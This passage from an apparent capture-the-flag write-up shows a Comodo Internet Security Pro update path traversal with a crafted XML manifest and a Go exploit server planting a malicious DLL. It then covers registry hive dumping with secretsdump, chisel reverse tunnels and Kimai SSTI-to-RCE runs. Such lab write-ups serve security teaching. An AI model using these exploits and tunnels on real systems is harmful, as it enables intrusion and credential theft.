
Just to be sure, we double-clicked the RDP connection to check if the *LP-BB-001* system might have access to the network. It took a while, but in the end, we had a full RDP connection to the *LP-BB-0001.BB.LOCAL* system. From the `todo.txt`, we knew that the system might have an old version of Comodo or something similar running. And of course, after we connected to the system, we saw a `flag.txt` file and a shortcut to the *Comodo Internet Security Pro* AV, version 12.2.4.8032. Due to missing permissions, we were not able to open the `flag.txt`, which means we have to find a way to escalate our permissions to **SYSTEM**.



At the time of writing (23.07.2024), it seems that the version running on the *LP-BB-0001.BB.LOCAL* system is up to date, and no known exploit is published. So we downloaded²² the software and installed it on a test system to take a closer look at this masterpiece of software. We took some time and found out that the *Comodo Internet Security Pro* for Windows software allows low-privileged users to change

²²https://download.comodo.com/cis/download/install/8060/standalone/cispro_installer.exe

the update server. An attacker can write arbitrary files through the update mechanism to any location on the file system by exploiting a path traversal vulnerability in the download path. The root cause is that the service `cmdagent.exe`, responsible for creating and writing the update files to disk, runs as **SYSTEM**, therefore the update tasks are performed with these permissions. The screenshot below shows how the `HID.dll` was written by the update mechanism after the path traversal was exploited. The file is then written to `C:\Program Files\Common Files\microsoft shared\ink`:



Path Traversal

As mentioned above, the vulnerability that allows an attacker to write arbitrary files to arbitrary locations is due to the way `cmdagent.exe` handles updates.

Usually, the update mechanism follows these steps:

1. Connect to the defined update server (default is <https://download.comodo.com>).
2. Check if specific files are available.
3. Check for program updates. If `cmdinstall.exe` is available and changed:
 - If the content of the file has changed, the specific file will be downloaded from the defined `src` parameter, for example: `x64/cmdinstall.exe`.
 - Furthermore, the attribute name defines the name of the downloaded file—in general, the file will be written²³.
4. The changed file will be downloaded and saved²³.

²³Path: `C:\ProgramData\Comodo\is\Quarantine\Temp\TempFiles\`

5. Later, this file will be moved to the installation path²⁴.

As an attacker can define any download server as a low-privileged user, it is possible to establish a connection to an attacker-controlled server. Furthermore, the attacker can control where on the file system the file is saved. As mentioned above, the XML attribute name defines the name of the downloaded file on the file system. This attribute is vulnerable to path traversal. By adding `..\..\`, it is possible to change the name as well as the location of the downloaded file. In general, the file will be written to `C:\ProgramData\Comodo\is\Quarantine\Temp\TempFiles\`. This location can be changed, for example, to `C:\Program Files\Common Files\microsoft shared\ink\` by adding six `..\`, as seen in the XML below:

```

1 <?xml version="1.0" encoding="utf-8"?>
2 <cisupdates force="false">
3   <rebootMessage text="System needs to be re-started for completing the
      update process. Please make sure you have saved the work before
      re-starting the system.">
4     <condition type="CisLangID"> 1033 </condition>
5   </rebootMessage>
6   [...]
7   <file name="..\..\..\..\..\..\Program Files\Common Files\microsoft
      shared\ink\HID.dll" size="296979" sha="8
      d15d792bda2ca0de20b9ab150b639ed7609aabc" src="x64/cmdinstall.exe">
8     <put />
9     <exec params="-type local -binupdate $(OldVersion) $(NewVersion) -
      log -theme $(ThemeName)" waitexit="true" />
10  </file>
11  [...]
12 </cisupdates>

```

The example exploit written in Golang below provides an HTTP server on port 31415:

```


1 package main
2
3 import (
4     "fmt"
5     "log"
6     "net/http"
7     "os"
8     "strconv"
9     "strings"
10 )
11
12 func unquoteCodePoint(s string) rune {
13     r, _ := strconv.ParseInt(strings.TrimPrefix(s, "\\U"), 16, 32)
14     return rune(r)
15 }
16

```

²⁴Default: `C:\Program Files\COMODO\COMODO Internet Security\`

```
17 func intercept(next http.Handler, path string) http.Handler {
18     return http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {
19         if strings.HasSuffix(r.URL.Path, "/cmdinstall.exe") {
20             fmt.Printf("[%c] Download of the malicious file was
21                 triggered\n", unquoteCodePoint("\U0001f4a5"))
22             fmt.Printf("[%c] DLL should dropped at C:\\Program Files\\
23                 Common Files\\microsoft shared\\ink\\\n",
24                 unquoteCodePoint("\U0001f642"))
25             fmt.Printf("[%c] For a SYSTEM command prompt, open the On-
26                 Screen Keyboard osk.exe\n", unquoteCodePoint("\U
27                 0001f643"))
28             fmt.Printf("[%c] And then switch to the secure desktop, for
29                 example, with Ctrl+Alt+Delete.\n", unquoteCodePoint("\U
30                 0001f609"))
31             fmt.Printf("[%c] Done.\n", unquoteCodePoint("\U0001f918"))
32
33             next.ServeHTTP(w, r)
34             os.Exit(1)
35         }
36         http.NotFound(w, r)
37     })
38 }
39
40 func main() {
41     fs := http.FileServer(http.Dir("./www"))
42     file := "/cis/download/updates/release/cis/inis_8060paid/x64/
43         cmdinstall.exe"
44
45     http.Handle(file, http.StripPrefix("/", intercept(fs, file)))
46     http.Handle("/", fs)
47
48     fmt.Printf("[%c] Starting a http server on 127.0.0.1:31415\n",
49         unquoteCodePoint("\U0001f480"))
50     fmt.Printf("[%c] Ready to trigger the update\n", unquoteCodePoint("
51         \U0001f4a4"))
52     if err := http.ListenAndServe(":31415", nil); err != nil {
53         log.Fatal(err)
54     }
55 }
```


After the command was executed as **SYSTEM**, a malicious DLL (HID.DLL) will be dropped at C:\Program Files\Common Files\microsoft shared\ink\. After the DLL is placed in this folder, a **SYSTEM** command prompt can be obtained by starting the On-Screen Keyboard (osk.exe) and then switching to the Secure Desktop, for example by pressing *Ctrl+Alt+Delete*.



The screenshot above depicts the execution of the exploit on *LP-BB-0001* to escalate the privileges to **SYSTEM** and read the `flag.txt`.

Hall of Secrets (Extra Miles)

As we already have **SYSTEM** privileges on *LP-BB-0001*, we used these privileges to add the *fheinemann* user account to the local Administrators group.



```
Windows PowerShell
PS C:\Users\fheinemann> net user fheinemann
User name                fheinemann
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        7/17/2024 5:11:50 PM
Password expires         8/28/2024 5:11:50 PM
Password changeable      7/17/2024 5:11:50 PM
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               7/23/2024 4:53:27 PM

Logon hours allowed      All

Local Group Memberships  *Administrators      *Remote Desktop Users
                        *Users
Global Group memberships *None
The command completed successfully.

PS C:\Users\fheinemann>
```

This account was then used to dump the Windows registry hives in the hope that something interesting could be found there. After the *SAM*, *SECURITY*, and *SYSTEM* hives were downloaded to our system, we used the *secretsdump* tool from Impacket to extract the hashes. In Windows environments, credentials and account information for local users and the computer account are stored in a hash format in so-called registry hives such as *Security Account Manager (SAM)* and *SYSTEM*.

```
1 $ secretsdump.py -sam sam -security security -system system local
2 Impacket v0.11.0 - Copyright 2023 Fortra
3
4 [*] Target system bootKey: 0xd146f9f311943d6bd419f28fa70d024d
5 [*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
6 Administrator:500:aad3b435b51404eeaad3b435b51404ee:[...]:::
7 Guest:501:aad3b435b51404eeaad3b435b51404ee:[...]:::
```

```
8 DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:[...]:::
9 WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:[...]:::
10 admbuild:1000:aad3b435b51404eeaad3b435b51404ee:[...]:::
11 fheinemann:1003:aad3b435b51404eeaad3b435b51404ee:[...]:::
12 jreuter:1004:aad3b435b51404eeaad3b435b51404ee:[...]:::
13 [*] Dumping cached domain logon information (domain/username:hash)
14 [*] Dumping LSA Secrets
15 [*] DefaultPassword
16 (Unknown User):FLAG{Hall-of-Secrets#45e78c5972a01b30f6e9a8de74fce2fc}
17 [*] DPAPI_SYSTEM
18 dpapi_machinekey:0xe23d9c043c2af98df8f6f3c80291c2746dd7826d
19 dpapi_userkey:0xbba718d45fdef5662075c8396b476530950a0c77
20 [...]
21 NL$KM:c43a0e1a230d3c5776dfe139171e2dd24cfdaa2194[...]
22 [*] _SC_cloudbase-init
23 (Unknown User):3TL3Kfxfm6iDYXVyEEZx
24 [*] Cleaning up...
```

Fortress of the Timekeeper (Lateral Movement)

As we can see in the `ip` output of the OpenWRT (*Architects of the Abyss* challenge), there seems to be another network with the IP range `172.20.0.0/24`. To take a closer look and see if there is a local network that can be accessed through the OpenWRT, we decided to use the SOCKS proxy `chisel`. To establish a connection to a server that we control, we used the exploit from the previous challenge to download the `chisel` client. After that, we used the exploit again to start the `chisel` client.

```
1 # ./ch server -v -p 443 --reverse
2 2024/07/23 12:29:15 server: Reverse tunnelling enabled
3 2024/07/23 12:29:15 server: Fingerprint HoyoDfo3DSH7[...]
4 2024/07/23 12:29:15 server: Listening on http://0.0.0.0:443
5 2024/07/23 12:32:55 server: session#1: Handshaking with [...]
6 2024/07/23 12:32:55 server: session#1: Verifying configuration
7 2024/07/23 12:32:55 server: session#1: tun: Created
8 2024/07/23 12:32:55 server: session#1: tun: proxy#R:127.0.0.1:1080
9 2024/07/23 12:32:55 server: session#1: tun: Bound proxies
10 2024/07/23 12:32:55 server: session#1: tun: SSH connected
11 [...]
```


After the SOCKS proxy was established, as assumed, this connection was used to start a short network enumeration on the previously spotted `172.20.0.0/24` IP range. A reverse DNS enumeration was already performed from the `BB-JUMP.BB.LOCAL` system. Within this range, we discovered some servers, for example, `172.20.0.100`, which has TCP port 80 open. This is different from the `BB-JUMP.BB.LOCAL`, where the TCP port 80 was closed on the `172.20.0.100` host.

```
1 $ proxychains -q -f prx.conf nc -vvv 172.20.0.100 80
2 172.20.0.100 (172.20.0.100:80) open
3 [...]
4
5 $ proxychains -q -f prx.conf curl http://172.20.0.100
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <meta charset="UTF-8" />
10    <meta http-equiv="refresh" content="0;url='/en/homepage'" />
11
12    <title>Redirecting to /en/homepage</title>
13  </head>
14  <body>
15    Redirecting to <a href="/en/homepage">/en/homepage</a>.
16  </body>
17 </html>
```


For convenience, we added the SOCKS proxy to Firefox to see what is actually on that webpage. The system seems to be a time tracking tool called *Kimai*²⁵, as seen in the screenshot below:

²⁵<https://www.kimai.org>





From previous challenges, we have some credentials, for example, for the user account *fheinemann*. So let's check if the credentials also work on this platform. We are lucky—the user *fheinemann* used the same credentials for the time tracking software Kimai on *172.20.0.100*:



The version of Kimai < 2.1.0 is found to be vulnerable to a critical *Server-Side Template Injection (SSTI)* which can be escalated to *Remote Code Execution (RCE)*. The vulnerability arises when a malicious user uploads a specially crafted Twig file, exploiting the software's PDF and HTML rendering functionalities. A public exploit for this vulnerability is also available²⁶. After some trial and error, we figured out that the running version is indeed vulnerable to these vulnerabilities. However, before the exploit in the advisory works, we need some privileges as well as some entries that we can use to generate an invoice with a template that executes arbitrary system commands. We created some entries in the *My Times* section to fulfill these prerequisites, and luckily the user *fheinemann* already has the necessary privileges.

```
1 $ proxychains -q -f prx.conf ./exploit.py http://172.20.0.100/en
   fheinemann 'S0ph!@He!neM@nn1995!' 'ifconfig'
2 [+] Logged in: fheinemann
3 [+] Twig uploaded successfully!
4 [+] Malicious Template: GUFBOM, Template ID: 1
5 [+] Constructing renderer URLs...
6 [+] Creating timesheets with: Activity ID: 1, Customer ID: 1
7 [+] Creating timesheets with: Activity ID: 2, Customer ID: 2
8 http://172.20.0.100/en/invoice/preview/2/[...]
9 [+] successfully executed payload
10 [+] Saved results with name: Y3HP99.pdf
11
12 $ pdf2txt.py Y3HP99.pdf
13 [...]
14
15 eth0 Link encap:Ethernet HWaddr DA:0A:3F:86:C2:FF
16   inet addr:172.20.0.100 Bcast:0.0.0.0 Mask:255.255.255.0
17   inet6 addr: fe80::d80a:3fff:fe86:c2ff/64 Scope:Link
18   UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
19   RX packets:3024 errors:0 dropped:0 overruns:0 frame:0
20   TX packets:4438 errors:0 dropped:0 overruns:0 carrier:0
21   collisions:0 txqueuelen:1000
22   RX bytes:275882 (269.4 KiB) TX bytes:4530394 (4.3 MiB)
23
24 eth1 Link encap:Ethernet HWaddr D6:4E:57:49:40:4B
25   inet addr:10.10.0.100 Bcast:0.0.0.0 Mask:255.255.255.0
26   inet6 addr: fe80::d44e:57ff:fe49:404b/64 Scope:Link
27   UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
28   RX packets:416 errors:0 dropped:0 overruns:0 frame:0
29   TX packets:109 errors:0 dropped:0 overruns:0 carrier:0
30   collisions:0 txqueuelen:1000
31   RX bytes:28198 (27.5 KiB) TX bytes:7811 (7.6 KiB)
32
33 [...]
```

By taking a closer look at the `ifconfig` output, we see that this system has more than one network

²⁶<https://github.com/kimai/kimai/security/advisories/GHSA-fjhg-96cp-6fcw>

interface. The first one is eth0 with the IP 172.20.0.100, and the second one is eth1 with the IP address 10.10.0.100, which could be an indication that this system has access to more systems in a different network segment. Some further enumeration on the system shows that there is indeed more. For example, the /etc/resolv.conf file has 10.10.0.1 as the nameserver. Using this nameserver, we could resolve the IP address itself:

```
1 $ proxychains -q -f prx.conf ./exploit.py http://172.20.0.100/en
  fheinemann 'S0ph!@He!neM@nn1995!' 'nslookup 10.10.0.1'
2 [+] Logged in: fheinemann
3 [+] Twig uploaded successfully!
4 [+] Malicious Template: 5DZQZ8, Template ID: 5
5 [+] Constructing renderer URLs..
6 [+] Creating timesheets with: Activity ID: 1, Customer ID: 1
7 [+] Creating timesheets with: Activity ID: 2, Customer ID: 2
8 http://172.20.0.100/en/invoice/preview/2/[...]
9 [+] successfully executed payload
10 [+] Saved results with name: 49Y3Q3.pdf
11
12 $ pdf2txt.py 49Y3Q3.pdf
13 Server: 10.10.0.1
14 Address: 10.10.0.1:53
15
16 1.0.10.10.in-addr.arpa name = MTF-FW.mtf.local
```

At this point, it could be useful to deploy a SOCKS proxy on this system. As we did this successfully in previous challenges, it could be really beneficial in this case as well.

```
1 # ./ch server -v -p 53 --reverse
2 2024/07/23 15:46:24 server: Reverse tunnelling enabled
3 2024/07/23 15:46:24 server: Fingerprint 7WTe5Zv[...]
4 2024/07/23 15:46:24 server: Listening on http://0.0.0.0:53
5 2024/07/23 15:46:56 server: session#1: Handshaking with [...]
6 2024/07/23 15:46:56 server: session#1: Verifying configuration
7 2024/07/23 15:46:56 server: session#1: tun: Created
8 2024/07/23 15:46:56 server: session#1: tun: proxy#R:127.0.0.1:1080
9 2024/07/23 15:46:56 server: session#1: tun: SSH connected
10 2024/07/23 15:46:56 server: session#1: tun: Bound proxies
```

As usual, a reverse DNS lookup is a good point to start:

```
1 $ mapcidr -silent -cl 10.10.0.1/24 \
2   | xargs -I{} proxychains -q -f prx.conf ./rdns.sh "{}" 10.10.0.1
3 10.10.0.1 MTF-FW.MTF.LOCAL
4 10.10.0.10 MTF.LOCAL
5 10.10.0.20 MTF-DC02.MTF.LOCAL
6 10.10.0.30 MTF-CA01.MTF.LOCAL
7 10.10.0.40 MTF-CA02.MTF.LOCAL
8 10.10.0.50 MTF-FS01.MTF.LOCAL
9 10.10.0.100 BB-TIME.MTF.LOCAL
```

```
10 10.10.0.110 MTF-SRVTIME.MTF.LOCAL
11 10.10.0.200 MTF-SRVWIKI.MTF.LOCAL
12 10.10.0.220 MTF-SQL01.MTF.LOCAL
13 10.10.0.240 MTF-BCK01.MTF.LOCAL
14 10.10.0.241 MTF-BCK02.MTF.LOCAL
15 10.10.0.249 MTF-MGMT.MTF.LOCAL
16 10.10.0.250 MTF-SRVGIT01.MTF.LOCAL
17 10.10.0.251 MTF-SRVPRINT.MTF.LOCAL
```

From these results, we know that there is another time tracking system (*MTF-SRVTIME.MTF.LOCAL*) on the *10.10.0.0/24* subnetwork. Maybe we are lucky enough, and the same exploit with the same credentials works there too? Let's see:

```
1 $ proxychains -q -f prx.conf ./exploit.py http://10.10.0.110/en
  fheinemann 'S0ph!@He!neM@nn1995!' 'cat /opt/kimai/flag.txt'
2 [+] Logged in: fheinemann
3 [+] Twig uploaded successfully!
4 [+] Malicious Template: 4QA00H, Template ID: 4
5 [+] Constructing renderer URLs..
6 [+] Creating timesheets with: Activity ID: 1, Customer ID: 1
7 [+] Creating timesheets with: Activity ID: 2, Customer ID: 2
8 http://10.10.0.110/en/invoice/preview/2/[...]
9 [+] successfully executed payload
10 [+] Saved results with name: BWUBD6.pdf
11
12 $ pdf2txt.py BWUBD6.pdf
13 FLAG{Fortress-of-the-Timekeeper#b835705328285525815c64d0926f483a}
```

To abuse the connection from the *MTF-SRVTIME.MTF.LOCAL* server, we also decided to deploy a SOCKS proxy on this system. As we did this successfully in previous challenges, it could be really beneficial in this case as well.

```
1 # ./ch server -v -p 53 --reverse
2 2024/07/23 16:46:52 server: Reverse tunnelling enabled
3 2024/07/23 16:46:52 server: Fingerprint pCNlwPi7d[...]
4 2024/07/23 16:46:52 server: Listening on http://0.0.0.0:53
5 2024/07/23 16:47:43 server: session#1: Handshaking with [...]
6 2024/07/23 16:47:43 server: session#1: Verifying configuration
7 2024/07/23 16:47:43 server: session#1: tun: Created
8 2024/07/23 16:47:43 server: session#1: tun: proxy#R:127.0.0.1:1080
9 2024/07/23 16:47:43 server: session#1: tun: Bound proxies
10 2024/07/23 16:47:43 server: session#1: tun: SSH connected
```

And let's see if this works:

```
1 $ proxychains -q -f ~/prx_mtf.conf nc -vvv mtf-dc02.mtf.local 445
2 mtf-dc02.mtf.local (224.0.0.2:445) open
```

Citadel of Silent Paths (Post-Exploitation)

Apart from user, group, and computer information, it was possible to retrieve information on certificate templates that are present for *Active Directory Certificate Services (AD CS)*. In many attack scenarios, misconfigured certificate templates present an easy way to elevate privileges within a domain environment from a standard user's context. Two comprehensive articles covering attacks that target the relationship between Public Key Infrastructure (PKI) and authentication methods within Active Directory environments were published in June 2021: "*Microsoft ADCS – Abusing PKI in Active Directory Environment*²⁷" and "*Certified Pre-Owned: Abusing Active Directory Certificate Services*²⁸". One misconfiguration, which is also referenced as ESC1, requires all the following conditions to be met:

